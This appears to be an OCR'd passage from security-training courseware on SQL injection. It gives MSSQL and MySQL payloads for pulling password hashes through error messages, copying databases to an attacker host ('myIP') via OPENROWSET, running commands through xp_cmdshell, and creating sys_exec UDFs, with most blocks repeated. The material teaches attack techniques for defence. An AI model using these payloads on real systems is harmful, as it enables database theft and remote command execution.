
  In general, the password field requires dba access. With lower privileges, you can still recover usernames and apply brute force to determine the password.

  SQL server hash sample

  ```
  0×010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0
  4129A1D72E7C3194F7284A7F3A
  ```

  Extracting hashes through error messages

  ```
  ' and 1 in (select x from temp) --
  ' and 1 in (select substring (x, 256, 256) from temp) --
  ' and 1 in (select substring (x, 512, 256) from temp) --
  ' drop table temp --
  ```



Transfer Database to Attacker's Machine

- An SQL Server can be linked back to an attacker's DB via **OPENROWSET**. The DB Structure is replicated, and the data is transferred. This can be accomplished by connecting to a remote machine on **port 80**

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```

Transfer Database to Attacker's Machine

An attacker can also link a target SQL server's database to the attacker's own machine. By doing this, the attacker can retrieve data from the target SQL server database. The attacker does this using OPENROWSET; after the DB structure is replicated, the data transfer takes place. The attacker connects to a remote machine on port 80 to transfer data.

For example, an attacker may inject the following query sequence to transfer the database to the attacker's machine:


```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```



Interacting with the Operating System

There are two ways to interact with an OS:

- Reading and writing system files from the disk
- Direct command execution via remote shell

MSSQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp FROM
'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data
as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

MySQL OS Interaction

```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```

Note: Both methods are restricted by the database's running privileges and permissions

Interacting with the Operating System

Attackers use various DBMS queries to interact with a target OS. There are two different ways to interact with an OS:

- **Reading and writing system files from the disk**: An attacker can read arbitrary files present on the target running the DBMS and steal important documents, configurations, or binary files. He/she can also obtain credentials from the target system files to launch further attacks on the system.
- **Direct command execution via remote shell**: An attacker can abuse a Windows access token to escalate his/her privilege on the target system, perform malicious activities, and launch further attacks.

For example, the following queries can be used to interact with the target operating system:

- **MSSQL OS Interaction**

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --

'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp FROM
'test.txt' --

'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x
into temp end --

' and 1 in (select substring(x,1,256) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp –
```

- **MySQL OS Interaction**

```
CREATE FUNCTION sys_exec RETURNS int SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string SONAME 'libudffmwgj.dll';
```

Note: These methods are restricted by the database's running privileges and permissions.

